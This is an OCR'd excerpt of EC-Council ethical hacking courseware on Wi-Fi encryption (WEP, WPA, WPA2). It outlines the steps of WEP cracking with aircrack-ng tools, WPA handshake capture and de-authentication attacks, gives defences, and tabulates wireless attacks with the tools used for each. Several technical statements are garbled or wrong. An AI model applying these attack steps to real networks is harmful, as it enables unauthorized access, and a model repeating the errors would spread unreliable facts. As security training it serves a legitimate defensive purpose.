- The combination of MPDU and ICV is bitwise **XORed with Keystream** to produce the encrypted data
- The **IV** is added to the encrypted data to generate **MAC frame**




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.




**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

WPA stands for Wi-Fi Protected Access. It is compatible with the 802.11i security standard. In the past, the primary security mechanism used between wireless APs and wireless clients was WEP encryption. The major drawback for WEP encryption is that it still uses a static encryption key. The attacker can exploit this weakness by using tools that are freely available on the Internet. IEEE defines WPA as "an expansion to the 802.11 protocols that can allow for increased security." Nearly every Wi-Fi manufacturer has provides WPA.

WPA has better data encryption security than WEP, as messages pass through a Message Integrity Check (MIC) using the Temporal Key Integrity Protocol (TKIP). The unicast traffic changes the encryption key after every frame using TKIP. The key is automatically coordinated between the wireless client and the AP.



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Encryption is a necessary component of a Wireless LAN. WEP was once the fundamental encryption mechanism but as the flaws are present in the WEP encryption, Wi-Fi networks now use a new enhanced encryption mechanism, the WPA protocol. All newly deployed equipment uses either TKIP (WPA) or AES (WPA2) encryption to ensure WLAN security. In case of WEP encryption mechanism, the protocol derives encryption keys (Temporal Keys) from the PMK (Pairwise Master Key), which arises during the EAP authentication session, whereas the protocol obtains the encryption keys during the four-way handshake in WPA and WPA2 encryption mechanisms.




**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




WPA2 (Wi-Fi Protected Access 2) is a security protocol used to safeguard the wireless networks. It is compatible with the 802.11i standard and supports many security features that WPA does not support. WPA2 introduces the use of National Institute of Standards and Technology (NIST) FIPS 140-2-compliant AES encryption algorithm, a strong wireless encryption and Counter Mode Cipher Block Chaining Message Authentication Code Protocol (CCMP). It provides stronger data protection and network access control. It gives a high level of security to Wi-Fi connections, so that only authorized users can access it.

WPA2 offers two modes of operation. In WPA2-Personal, Each wireless device uses the same 256-bit key generated from a password to authenticate with the AP. The router uses the combination of passphrase, network SSID, and TKIP to generate a unique encryption key for each wireless client. These encryption keys keep changing constantly.

WPA2-Enterprise uses EAP or RADIUS for centralized client authentication using multiple authentication methods, such as token cards, Kerberos, certificates, etc. WPA Enterprise assigns a unique ciphered key to every system and hides it from the user in order to provide additional security and to prevent sharing of keys.




During CCMP implementation, additional authentication data (AAD) is generated using a MAC header, and is included in the encryption process that uses both AES and CCMP encryptions. Due to this, it protects the non-encrypted portion of the frame from any alteration or distortion. The protocol uses a sequenced packet number (PN) and a portion of the MAC header to generate a nonce that it uses in the encryption process. The protocol gives plaintext data, temporal keys, AAD and Nonce as an input to the encryption process that uses both AES and CCMP algorithms.

A PN is included in the CCMP header to protect against replay attacks. The resultant data from AES and CCMP algorithms produces encrypted text and an encrypted MIC value. Finally, the assembled MAC header, CCMP header, encrypted data and encrypted MIC forms the WPA2 MAC frame. The following diagram depicts the workings of WPA2.

## WEP vs. WPA vs. WPA2

| Encryption | Attributes | | | |
|---|---|---|---|---|
| | Encryption Algorithm | IV Size | Encryption Key Length | Integrity Check Mechanism |
| WEP | RC4 | 24-bits | 40/104-bit | CRC-32 |
| WPA | RC4, TKIP | 48-bit | 128-bit | Michael algorithm and CRC-32 |
| WPA2 | AES-CCMP | 48-bit | 128-bit | CBC-MAC |

| | |
|---|---|
| WEP | Should be replaced with more secure WPA and WPA2 |
| WPA, WPA2 | Incorporates protection against forgery and replay attacks |

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

WEP initially provided data confidentiality on wireless networks, but it was weak and failed to meet any of its security goals. WPA fixes most of WEP's problems. WPA2 makes wireless networks almost as secure as wired networks. WPA2 supports authentication, so that only authorized users can access the network. WEP should be replaced with either WPA or WPA2 in order to secure a Wi-Fi network. Both WPA and WPA2 incorporate protections against forgery and replay attacks. The previous slide provides a comparison between WEP, WPA, and WPA2 with respect to encryption algorithm used, size of Encryption Key and the initialization vector (IV) it produces, etc.



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## WEP Issues

| | | | |
|---|---|---|---|
| 1 | The IV is a 24-bit field is too small and is sent in the cleartext portion of a message | 7 | No defined method for encryption key distribution |
| 2 | Identical key streams are produced with the reuse of the same IV for data protection, as the IV is short key streams are repeated within short time | 8 | Wireless adapters from the same vendor may all generate the same IV sequence. This enables attackers to determine the key stream and decrypt the ciphertext |
| 3 | Lack of centralized key management makes it difficult to change the WEP keys with any regularity | 9 | Associate and disassociate messages are not authenticated |
| 4 | When there is IV Collision, it becomes possible to reconstruct the RC4 keystream based on the IV and the decrypted payload of the packet | 10 | WEP does not provide cryptographic integrity protection. By capturing two packets an attacker can flip a bit in the encrypted stream and modify the checksum so that the packet is accepted |
| 5 | IV is a part of the RC4 encryption key, leads to a analytical attack that recovers the key after intercepting and analyzing a relatively small amount of traffic | 11 | WEP is based on a password, prone to password cracking attacks |
| 6 | Use of RC4 was designed to be a one-time cipher and not intended for multiple message use | 12 | An attacker can construct a decryption table of the reconstructed key stream and can use it to decrypt the WEP Packets in real-time |

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Why is WEP encryption not sufficient to secure wireless networks? The answers lie in issues and anomalies of WEP, including:


- **CRC32 is not sufficient to ensure complete cryptographic integrity of a packet**
  - By capturing two packets, an attacker can reliably flip a bit in the encrypted stream, and modify the checksum so that the packet is accepted.
- **IVs are 24 bits**
  - An AP broadcasting 1500-byte packets at 11 Mb/s would exhaust the entire IV Space in five hours.
- **Known plaintext attacks**
  - When there is an IV collision, it becomes possible to reconstruct the RC4 key stream based on the IV and the decrypted payload of the packet.
- **Dictionary attacks**
  - WEP is based on a password.
  - The small space of the initialization vector allows the attacker to create a decryption table, which is a dictionary attack.
- **Denial of Service**
  - Associate and disassociate messages are not authenticated.

- **Eventually, an attacker can construct a decryption table of reconstructed key streams**
  - With about 24 GB of space, an attacker can use this table to decrypt WEP packets in real-time.
- **A lack of centralized key management makes it difficult to change WEP keys with any regularity**
- **IV is a value that is used to randomize the key stream value and each packet has an IV value**
  - The standard allows only 24 bits, which can be used within hours at a busy AP.
  - IV values can be reused.
- **The standard does not dictate that each packet must have a unique IV, so vendors use only a small part of the available 24-bit possibilities**
  - A mechanism that depends on randomness is not random at all, and attackers can easily figure out the key stream and decrypt other messages.

Since most organizations have configured their network clients and APs to use the same shared key, or the four default keys, the randomness of the key stream relies on the uniqueness of the IV value. The use of IV and a key ensures that the key stream for each packet is different, but in most cases, the IV changes while the key remains constant. Since there are only two main components to this encryption process and only one stays constant, the randomization of the process decreases to an unacceptable level. A busy AP can use all 224 available IV values within hours, which requires the reuse of IV values. Repetition in a process that relies on randomness leads to failure.

What makes the IV issue worse is that the 802.11 standard does not require each packet to have a different IV value, which is similar to having a “Beware of Dog” sign posted but only a Chihuahua to provide a barrier between intruders and the valued assets. In many implementations, the IV value changes only when the wireless NIC reinitializes, usually during a reboot. 24 bits for the IV value provide enough possible IV combination values, but most implementations use a handful of bits; thus not even utilizing all that are available to them.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**





One of the reasons an attacker can crack WEP encryption is that it produces weak initialization vectors. The reasons for generating weak initialization vectors in WEP include:

- To generate different packets in WEP, the RC4 algorithm uses a Key Scheduling Algorithm (KSA) to create an IV and add it to the base key, which makes the first few bytes of plaintext easily predictable.
- The IV value is not explicit to the network, so the same IV can be used with the same secret key on multiple wireless devices.
- The way the IV is appended to the beginning of the security key makes it vulnerable to Fluhrer-Mantin-Shamir (FMS) attacks, which allow attackers to execute script tools to crack the secret key by examining the link.
- Most of the weak IVs depends on a WEP key and reveal accurate information about the key bytes from the first RC4 output byte, as well as smaller clues from other bytes.
- Using additional processing on the recovered bytes, parts of Pseudo Random Generation Algorithm (PRGA) can be emulated to extract key information in the byte of an IV.
- There is no effective detection of message tampering. Although methods such as checksum and ICV can check message integrity, they have some drawbacks. Some secure methods for computing MIC (message integrity code) require high computational processing when introduced to TKIP.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**

- A security flaw in the WEP implementation of RC4 results in generation of weak IVs, which attackers can easily exploit to deduce the base WEP key. An attacker can use WLAN sniffing tools to capture packets encrypted with the same key, and use tools like Aircrack-ng, WEPcrack, etc., to decrypt the weak IVs, thereby exposing the base WEP key.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Gathering a large number of IVs is the necessary to break the WEP encryption key. An attacker can gather sufficient IVs by simply listening to the network traffic. WEP packet injection will speed up the IV gathering process. Injection allows capturing a large number of IVs in a short period. To break WEP encryption the attacker follows these steps:

- **Start the wireless interface in monitor mode on the specific AP channel.**

  In this step, the attacker sets the wireless interface to monitor mode. The interface can listen to every packet in the air. The attacker can select some packets for injection by listening to every packet available in the air.

- **Test the injection capability of the wireless device to the AP.**

  The attacker tests whether the wireless interface is within the range of the specified AP and whether it is capable of injecting packets to it.

- **Use a tool such as aireplay-ng to do a fake authentication with the AP.**

  The attacker ensures that the source MAC address is already associated, so that the AP accepts the injected packets. The injection will fail due to the lack of association with the AP.

- **Start the Wi-Fi sniffing tool.**

  The attacker captures the IVs generated by using tools such as airodump-ng with a bssid filter to collect unique IVs.


- **Start a Wi-Fi packet encryption tool such as aireplay-ng in ARP request replay mode to inject packets.**

  To gain a large number of IVs in a short period, the attacker turns the aireplay-ng into ARP request replay mode, which listens for ARP requests and then re-injects them back into the network. The AP usually rebroadcasts packets generating a new IV. So in order to gain a large number of IVs, the attacker selects ARP request mode.

- **Run a cracking tool such as Cain & Abel or aircrack-ng.**

  Using cracking tools such as Cain & Abel, aircrack-ng the attacker can extract WEP encryption keys from the IVs.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




WPA encryption is less exploitable than WEP encryption. However, an attacker can still crack WPA/WAP2 by capturing the right type of packets. The attacker can perform this offline and needs to be near the AP for few moments.

Different types of the techniques used to crack WPA encryption include:

- **WPA PSK (Pre-Shared Key)**

  WPA PSK uses a user-defined password to initialize the four-way handshake. An attacker cannot crack this password as it is a per-packet key, but the keys can be brute-forced using dictionary attacks. A dictionary attack will compromise most consumer passwords.

- **Offline Attack**

  To perform an offline attack, an attacker needs to be near the AP for only a matter of seconds in order to capture the WPA/WPA2 authentication handshake. By capturing the right type of packets, WPA encryption keys can be cracked offline. In WPA handshakes, the protocol does not send the password across the network, since typically the WPA handshake occurs over insecure channels and in plaintext. Capturing a full authentication handshake from a client and the AP helps in breaking the WPA/WPA2 encryption without any packet injection.

- **De-authentication Attack**

  To perform a de-authentication attack in order to break the WPA encryption, an attacker needs to find an actively connected client. The attacker forces the client to

disconnect from the AP, and then uses tools such as airplay to capture the authentication packet when the client tries to reconnect. The client should be able to re-authenticate itself with the AP in a few seconds. The authentication packet includes the pairwise master key (PMK), which the attacker can crack by dictionary or bruteforce attacks to recover the WPA key.

- **Brute Force WPA Keys**

  Brute force techniques are useful in breaking WPA/WPA2 encryption keys. An attacker can perform a brute force attack on WPA encryption keys by using a dictionary or by using tools such as aircrack, aireplay, or KisMac. The impact of brute force on WPA encryption is substantial, because of its compute-intensive nature. Breaking WPA keys through a brute force technique may take hours, days, or even weeks.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

# How to Defend Against WPA Cracking

CEH Certified Ethical Hacker

## Passphrases

- The only way to crack WPA is to sniff the password PMK associated with the "handshake" authentication process, and if this password is extremely complicated, it will be almost impossible to crack

## Passphrase Complexity

- Select a random passphrase that is not made up of dictionary words
- Select a complex passphrase of a minimum of 20 characters in length and change it at regular intervals

## Client Settings

- Use WPA2 with AES/CCMP encryption only
- Properly set the client settings (e.g. validate the server, specify server address, don't prompt for new servers, etc.)


## Additional Controls

- Use virtual-private-network (VPN) technology such as Remote Access VPN, Extranet VPN, Intranet VPN, etc.
- Implement a Network Access Control (NAC) or Network Access Protection (NAP) solution for additional control over end-user connectivity

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Previous sections discussed basic wireless concepts and wireless security mechanisms such as encryption algorithms that secure wireless network communications. To secure wireless networks, about a network administrator needs to understand the various possible inabilities (weaknesses) of encryption algorithms that lure attackers to crack wireless communications. This section will discuss types of security risks, threats, and attacks associated with wireless networks.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless access control attacks aim to penetrate a network by evading wireless LAN access control measures, such as AP MAC filters and Wi-Fi port access controls. There are several types of access control attacks, including:

- **War Driving**

  In a wardriving attack, wireless LANS are detected either by sending probe requests over a connection or by listening to web beacons. An attacker who discovers a penetration point can launch further attacks on the LAN. Some of the tools that the attacker may use to perform wardriving attacks are KisMAC, NetStumbler, and WaveStumber.

- **Rogue APs**

  In order to create a backdoor into a trusted network, an attacker may install an unsecured AP or fake AP inside a firewall. The attacker may also use any software or hardware APs to perform this kind of attack.

- **MAC Spoofing**

  Using the MAC spoofing technique, an attacker can reconfigure a MAC address to appear as an authorized AP to a host on a trusted network. Tools for carrying out this kind of attack include changemac.sh, SMAC, and Wicontrol.

- **Ad Hoc Associations**

  An attacker may carry out this kind of attack by using any USB adapter or wireless card. The attacker connects the host is to an unsecured client to attack a specific client or to avoid AP security.

- **AP Misconfiguration**

  If the user improperly configures any of the critical security settings at any of the APs, the entire network could be open to vulnerabilities and attacks. The AP cannot trigger alerts in most intrusion-detection systems, as the system recognizes them as a legitimate device.

- **Client Mis-Association**

  The client may connect or associate with an AP outside the legitimate network, either intentionally or accidentally. This is because the WLAN signals travel in the air, through walls and other obstructions. This kind of client mis-association thus can be lead to access control attacks.


- **Unauthorized Association**

  Unauthorized association is the major threat to a wireless network. Prevention of this kind of attack depends on the method or technique that the attacker uses to get associated with the network.

- **Promiscuous Client**

  Using a promiscuous client, an attacker exploits a behavior of 802.11 wireless cards: they always try to find a stronger signal with which to connect. An attacker places an AP near the target Wi-Fi network and gives it a common SSID name, and then offers an irresistibly stronger signal and higher speed than the target Wi-Fi network. The intent is to lure the client to connect to the attacker's AP rather than legitimate Wi-Fi network. Promiscuous clients allow an attacker to transmit target network traffic through a fake AP. It is very similar to evil twin threat on wireless network, in which an attacker launches an AP that poses as an authorized AP by beaconing the WLAN's SSID.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**




An integrity attack involves changing or altering data during transmission. In wireless integrity attacks, attackers send forged control, management, or data frames over a wireless network to misdirect wireless devices in order to perform another type of attack (e.g., DoS). Different types of integrity attacks include:

| Type of attack | Description | Method and Tools |
|---|---|---|
| **Data Frame Injection** | Constructing and sending forged 802.11 frames. | Airpwn, File2air, libradiate, void11, WEPWedgie, wnet dinject/reinject |
| **WEP Injection** | Constructing and sending forged WEP encryption keys. | WEP cracking + injection tools |
| **Data Replay** | Capturing 802.11 data frames for later (modified) replay. | Capture + injection tools |
| **Initialization Vector Replay Attacks** | Deriving the key stream by sending the plain-text message. | |
| **Bit-Flipping Attacks** | Capturing the frame and flipping random bits in the data payload, modifying ICV, and sending to the user. | |




**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**

| | | |
|---|---|---|
| **Extensible AP Replay** | Capturing 802.1X Extensible Authentication Protocols (e.g., EAP Identity, Success, and Failure) for later replay. | Wireless capture + injection tools between client and AP |
| **RADIUS Replay** | Capturing RADIUS Access-Accept or Reject messages for later replay | Ethernet capture + injection tools between AP and authentication server |
| **Wireless Network Viruses** | Viruses have a great impact on a wireless network. Viruses can provide an attacker with a simple method to compromise APs. | |

TABLE 14.1: Wireless Threats - Integrity Attacks


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**




These attacks attempt to intercept confidential information sent over a wireless network, regardless of whether the system transmit data in clear text or encrypted format. If the system transmits data in encrypted format, an attacker will try to break the encryption (such as WEP or WPA). Confidentiality attacks on wireless networks Include:


| Type of attack | Description | Method and Tools |
|---|---|---|
| **Eavesdropping** | Capturing and decoding unprotected application traffic to obtain potentially sensitive information. | bsd-airtools, Ethereal, Ettercap, Kismet, commercial analyzers |
| **Traffic Analysis** | Inferring information from the observation of external traffic characteristics. | |
| **Cracking WEP Key** | Capturing data to recover a WEP key using brute force or Fluhrer-Mantin-Shamir (FMS) cryptanalysis. | Aircrack, AirSnort, chopchop, dwepcrack, WepAttack, WepDecrypt, WepLab |
| **Evil Twin AP** | Posing as an authorized AP by beaconing the WLAN's SSID to lure users. | cqureAP, HermesAP, HostAP, OpenAP, Quetec, WifiBSD |
| **MITM Attack** | Running traditional MITM attack tools on an evil twin AP to intercept TCP sessions or SSL/SSH tunnels. | dsniff, Ettercap |
| **Masquerading** | Pretending to be an authorized user to gain access to a system. | Stealing login IDs and passwords, bypassing authentication mechanisms |


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**

| | | |
|---|---|---|
| **Session Hijacking** | Manipulating the network so the attacker's host appears to be the desired destination. | Manipulating |
| **Honeypot AP** | Setting an AP's SSID to be the same as that of a legitimate AP | Manipulating SSID |

TABLE 14.2: Wireless Threats - Confidentiality Attacks


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Availability attacks aim at obstructing the delivery of wireless services to legitimate users, either by crippling those resources or by denying them access to WLAN resources. This attack makes wireless network services unavailable to legitimate users. Attackers can perform these types of attacks in various ways that result in obstructing the availability of wireless networks. Availability attacks include:


| Type of Attack | Description | Method and Tools |
|---|---|---|
| **AP Theft** | Physically removing an AP from its installed location. | Stealth and/or speed |
| **Denial of Service** | Exploiting the CSMA/CA Clear Channel Assessment (CCA) mechanism to make a channel appear busy. | An adapter that supports CW Tx mode, with a low-level utility to invoke continuous transmissions |
| **Beacon Flood** | Generating thousands of counterfeit 802.11 beacons to make it hard for clients to find a legitimate AP. | FakeAP |
| **Authenticate Flood** | Sending forged authenticates or associates from random MACs to fill a target AP's association table. | Airjack, File2air, Macfld, void11 |
| **Disassociation Attacks** | Destroying the connectivity between an AP and client, to make the target unavailable to other wireless devices. | Destroys the connectivity |


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**

| | | |
|---|---|---|
| **De-authenticate Flood** | Flooding client(s) with forged de-authenticates or disassociates to disconnect users from an AP. | Airjack, Omerta, void11 |
| **TKIP MIC Exploit** | Generating invalid TKIP data to exceed the target AP's MIC error threshold, suspending WLAN service. | File2air, wnet dinject |
| **ARP Cache Poisoning Attack** | Creating many attack vectors. | |
| **EAP-Failure** | Observing a valid 802.1X EAP exchange, and then sending the client a forged EAP-Failure message. | QACafe, File2air, libradiate |
| **Routing Attacks** | Distributing routing information within the network. | RIP protocol |
| **Power Saving Attacks** | Transmitting a spoofed TIM or DTIM to the client while in power saving mode, making the client vulnerable to a DoS attack. | |

TABLE 14.3: Wireless Threats - Availability Attacks


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**





| Type of Attack | Description | Method and Tools |
|---|---|---|
| **Application Login Theft** | Capturing user credentials (e.g., email address and password) from cleartext application protocols. | Ace Password Sniffer, Dsniff, PHoss, WinSniffer |
| **PSK Cracking** | Recovering a WPA PSK from captured key handshake frames using a dictionary attack tool. | coWPAtty, KisMAC, wpa_crack, wpa-psk-bf |
| **Shared Key Guessing** | Attempting 802.11 Shared Key Authentication with guessed vendor default or cracked WEP keys. | WEP cracking tools |
| **Domain Login Cracking** | Recovering user credentials (e.g., Windows login and password) by cracking NetBIOS password hashes, using a brute force or dictionary attack tool. | John the Ripper, L0phtCrack, Cain |
| **Identity Theft** | Capturing user identities from cleartext 802.1X Identity Response packets. | Capture tools |
| **VPN Login Cracking** | Gaining user credentials (e.g., PPTP password or IPsec Preshared Secret Key) by using brute force attacks on VPN authentication protocols. | ike_scan and ike_crack (IPsec), anger and THC-pptp-bruter (PPTP) |
| **Password Speculation** | Using a captured identity, repeatedly attempting 802.1X authentication to guess the user's password. | Password dictionary |
| **LEAP Cracking** | Recovering user credentials from captured 802.1X Lightweight EAP (LEAP) packets using a dictionary attack tool to crack the NT password hash. | Anwrap, Asleap, THC-LEAPcracker |

TABLE 14.4: Wireless Threats - Authentication Attacks




**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



